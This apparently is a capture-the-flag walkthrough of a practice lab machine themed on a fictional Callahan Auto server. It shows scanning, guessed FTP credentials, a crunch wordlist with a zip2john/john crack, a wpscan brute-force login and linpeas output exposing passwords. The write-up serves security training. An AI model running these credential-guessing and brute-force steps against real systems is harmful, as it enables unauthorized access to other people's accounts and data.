
The primary objective is to restore a backup copy of the homepage to Callahan Auto's server. However, to consider the box fully pwned, you'll need to collect 5 flags strewn about the system, and use the data inside them to unlock one final message.

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a0:ca:62:ce:f6:7e:ae:8b:62:de:0b:db:21:3f:b0:d6 (RSA)
|   256 46:6d:4b:4b:02:86:89:27:28:5c:1d:87:10:55:3d:59 (ECDSA)
|_  256 56:9e:71:2a:a3:83:ff:63:11:7e:94:08:dd:28:1d:46 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 4 disallowed entries
| /6packsofb...soda /lukeiamyourfather
|_/lookalivelowbridge /flag-numero-uno.txt
|_http-title: Welcome to Callahan Auto
|_http-server-header: Apache/2.4.18 (Ubuntu)
8008/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: KEEP OUT
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

One out of five!




Port 80's source code has a few interesting comments

```
<!--Comment from Nick: backup copy is in Big Tom's home folder-->
<!--Comment from Richard: can you give me access too? Big Tom's the only
one w/password-->
<!--Comment from Nick: Yeah yeah, my processor can only handle one command
at a time-->
<!--Comment from Richard: please, I'll ask nicely-->
<!--Comment from Nick: I will set you up with admin access *if* you tell
Tom to stop storing important information in the company blog-->
<!--Comment from Richard: Deal.  Where's the blog again?-->
<!--Comment from Nick: Seriously? You losers are hopeless. We hid it in a
```


```
folder named after the place you noticed after you and Tom Jr. had your big fight. You know, where you cracked him over the head with a board. It's here if you don't remember: https://www.youtube.com/watch?v=VUxOd4CszJ8-->
<!--Comment from Richard: Ah! How could I forget?  Thanks-->
```

Also, there's a wordlist at /big.txt



But let's check that youtube video

a-ha!



After running wp-scan, a few users were found:
tommy
richard
tom
Tom Jr.
Big Tom
michelle

Searching through the posts…

1 thought on “Announcing the Callahan internal company blog!”

Michelle Michelle
July 7, 2016 at 8:21 pm

Well put boss 😉

Flag #2: thisisthesecondflagyayyou.txt

2/5

Another interesting comment

SON OF A!

Richard, what’s the password you put on that protected blog post?

Tom Jr.
July 7, 2016

1 thought on “SON OF A!”


richard
July 7, 2016 at 6:04 pm

Hey numbnuts, look at the /richard folder on this server. I’m sure that picture will jog your memory.

Since you have a small brain: see up top in the address bar thingy? Erase “/prehistoricforest” and put “/richard” there instead.


Reply

There's this image




That I downloaded

```
┌──(kali㉿kali)-[~/Desktop]
└─$ exiftool shockedrichard.jpg
ExifTool Version Number         : 12.44
File Name                       : shockedrichard.jpg
Directory                       : .
File Size                       : 167 kB
File Modification Date/Time     : 2022:09:05 10:44:47-04:00
File Access Date/Time           : 2022:09:05 10:44:47-04:00
File Inode Change Date/Time     : 2022:09:05 10:44:47-04:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Exif Byte Order                 : Little-endian (Intel, II)
Software                        : Google
Copyright                       : Copyright © 1995 Paramount Pictures Corpor
Exif Version                    : 0220
User Comment                    : ce154b5a8e59c89732bc25d6a2e6b90b
Exif Image Width                : 1600
```



spanky

I guess I can unlock this post now




```
Michelle/Tommy,
This is f'd up.
I am currently working to restore the company's online ordering system, but
we are having some problems getting it restored from backup.
Unfortunately, only Big Tom had the passwords to log into the system.  I
can't find his passwords anywhere.  All I can find so far is a note from
our IT guy Nick (whose last day was yesterday) saying:
```

Hey Richy,
So you asked me to do a write-up of everything I know about the Callahan server so the next moron who is hired to support you idiots can get up to speed faster.
Here's everything I know:
You guys are all hopeless sheep :-/
The Callahan Auto Web site is usually pretty stable. But if for some reason the page is ever down, you guys will probably go out of business. But, thanks to *me* there's a backup called callahanbak.bak that you can just rename to index.html and everything will be good again.
IMPORTANT: You have to do this under Big Tom's account via SSH to perform this restore. Warning: Big Tom always forgets his account password.
Warning #2: I screwed up his system account when I created it on the server, so it's not called what it should be called. Eh, I can't remember (don't care) but just look at the list of users on the system and you'll figure it out.
I left a few other bits of information in my home folder, which the new guy can access via FTP. Oh, except I should mention that the FTP server is super flaky and I haven't had the time (i.e. I don't give a fat crap) to fix it. Basically I couldn't get it running on the standard port, so I put it on a port that most scanners would get exhausted looking for. And to make matters more fun, the server seems to go online at the top of the hour for 15 minutes, then down for 15 minutes, then up again, then down again. Now it's somebody else's problem (did I mention I don't give a rat's behind?).
You asked me to leave you with my account password for the server, and instead of laughing in your face (which is what I WANTED to do), I just reset my account ("nickburns" in case you're dumb and can't remember) to a very, VERY easy to guess password. I removed my SSH access because I *DON'T* want you calling me in case of an emergency. But my creds still work on FTP. Your new fresh fish can connect using my credentials and if he/she has half a brain.
Good luck, schmucks!
LOL
-Nick

Michelle/Tommy...WTF are we going to do?!?! If this site stays down, WE GO OUT OF BUSINESS!!!1!!1!!!!!!!
-Richard

First we have to find that FTP port… after a few tries and also some waiting, I managed to find it
I also know that the user **nickburns** has a very easy password. Maybe **password**? **admin**? **nickburns**?


```
65534/tcp open  ftp     ProFTPD 1.2.10
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

nickburns:nickburns worked


```
ftp> ls -alh
229 Entering Extended Passive Mode (|||45720|)
150 Opening ASCII mode data connection for file list
drwxr-x---    4 nickburns nickburns     4.0k Jul 20  2016 .
drwxr-x---    4 nickburns nickburns     4.0k Jul 20  2016 ..
-rw-r--r--    1 root     root            0 Jul 21  2016 .bash_history
drwx------    2 nickburns nickburns     4.0k Jul  6  2016 .cache
drwxrwxr-x    2 nickburns nickburns     4.0k Jul  6  2016 .nano
-rw-rw-r--    1 nickburns nickburns      977 Jul 15  2016 readme.txt
226 Transfer complete
ftp>
```

```
┌──(kali㉿kali)-[~]
└─$ cat readme.txt
To my replacement:

If you're reading this, you have the unfortunate job of taking over IT responsibilities
from me here at Callahan Auto.  HAHAHAHAHAAH! SUCKER!  This is the worst job ever!  You'll be
surrounded by stupid monkeys all day who can barely hit Ctrl+P and wouldn't know a fax machine
from a flame thrower!

Anyway I'm not completely without mercy.  There's a subfolder called "NickIzL33t" on this server
somewhere. I used it as my personal dropbox on the company's dime for years.  Heh. LOL.
I cleaned it out (no naughty pix for you!) but if you need a place to dump stuff that you want
to look at on your phone later, consider that folder my gift to you.

Oh by the way, Big Tom's a moron and always forgets his passwords and so I made an encrypted
.zip of his passwords and put them in the "NickIzL33t" folder as well.  But guess what?
He always forgets THAT password as well.  Luckily I'm a nice guy and left him a hint sheet.

Good luck, schmuck!

LOL.

-Nick
```

The secret folder responds with a 403




After changing the user agent to an iPhone one…



Time to filebust this


After… a lot of time



Nice work. Here are the goodies in Nick's personal super secret dropbox:

- A hint - you'll need it
- The third flag - you're not hopeless after all
- Big Tom's encrypted pw backups - because that big tub of dumb can never remember them

Let's investigate



I'm awesome sauce :D → **3/5**

```
Big Tom,

Your password vault is protected with (yep, you guessed it) a PASSWORD!
And because you were choosing stupidiculous passwords like "password123" and "brakepad" I
enforced new password requirements on you...13 characters baby! MUAHAHAHAHAH!!!

Your password is your wife's nickname "bev" (note it's all lowercase) plus the following:

* One uppercase character
* Two numbers
* Two lowercase characters
* One symbol
* The year Tommy Boy came out in theaters

Yeah, fat man, that's a lot of keys to push but make sure you type them altogether in one
big chunk ok?  Heh, "big chunk."  A big chunk typing big chunks.  That's funny.

LOL

-Nick
```

This is the hint…

Tommy boy came out in **1995**

So this command will create the wordlist I'm looking for

```
┌──(kali㉿kali)-[~/Desktop]
└─$ crunch 13 13 -t bev,%%@@^1995 -o list.txt
```

To crack this with john…

```
┌──(kali㉿kali)-[~/Desktop]
└─$ zip2john t0msp4ssw0rdz.zip > hash.txt
ver 2.0 efh 5455 efh 7875 t0msp4ssw0rdz.zip/passwords.txt PKZIP Encr: TS_chk, cmplen=332, decmplen=641, c

┌──(kali㉿kali)-[~/Desktop]
└─$ john hash.txt --wordlist=list.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
bevH00tr$1995    (t0msp4ssw0rdz.zip/passwords.txt)
1g 0:00:00:01 DONE (2022-09-05 11:51) 0.5128g/s 8019Kp/s 8019Kc/s 8019KC/s bevH00re{1995..bevH01as'1995
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

bevH00tr$1995 is the password

And the zip file contains only 1 file…

```
Sandusky Banking Site
-------------------------
Username: BigTommyC
Password: money

TheKnot.com (wedding site)
---------------------------
Username: TomC
Password: wedding

Callahan Auto Server
----------------------------
Username: bigtommysenior
Password: fatguyinalittlecoat

Note: after the "fatguyinalittlecoat" part there are some numbers, but I
don't remember what they are.
However, I wrote myself a draft on the company blog with that information.
```


```
Callahan Company Blog
-----------------------------
Username: bigtom(I think?)
Password: ???
Note: Whenever I ask Nick what the password is, he starts singing that
famous Queen song.
```

So I'm stuck. Let's try this

```
┌──(kali㉿kali)-[~/Desktop]
└─$ wpscan -U tom --url http://10.0.2.14/prehistoricforest -P /usr/share/wordlists/rockyou.txt
```

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - tom / tomtom1
```

Here is the draft mentioned above



I'm guessing the password will be **fatguyinalittlecoat1938!!**

Okay…

```
┌──(kali㉿kali)-[~]
└─$ ssh bigtommysenior@10.0.2.14
bigtommysenior@10.0.2.14's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

143 packages can be updated.
0 updates are security updates.


Last login: Thu Jul 14 13:45:57 2016
bigtommysenior@CallahanAutoSrv01:~$ whoami
bigtommysenior
bigtommysenior@CallahanAutoSrv01:~$
```

```
bigtommysenior@CallahanAutoSrv01:~$ cat el-flag-numero-quatro.txt
YAY!  Flag 4 out of 5!!!! And you should now be able to restore the Callhan Web server to norma
working status.

Flag data: EditButton

But ... but ... where's flag 5?

I'll make it easy on you.  It's in the root of this server at /5.txt
bigtommysenior@CallahanAutoSrv01:~$
```

Yeah but no permissions to access 5.txt
Let’s run linpeas.sh

```
╔══════════╣ Searching passwords in config PHP files
        define('DB_PASSWORD', $pwd);
        define('DB_USER', $uname);
        $pwd = trim( wp_unslash( $_POST[ 'pwd' ] ) );
define('DB_PASSWORD', 'CaptainLimpWrist!!!');
define('DB_USER', 'wordpressuser');
define('DB_PASSWORD', 'password_here');
